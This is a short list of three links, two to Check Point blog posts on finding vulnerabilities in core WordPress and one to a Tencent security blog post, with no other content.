- http://blog.checkpoint.com/2015/08/11/finding-vulnerabilities-in-core-wordpress-a-bug-hunters-trilogy-part-ii-supremacy/
- http://blog.checkpoint.com/2015/09/15/finding-vulnerabilities-in-core-wordpress-a-bug-hunters-trilogy-part-iii-ultimatum/
- http://security.tencent.com/index.php/blog/msg/93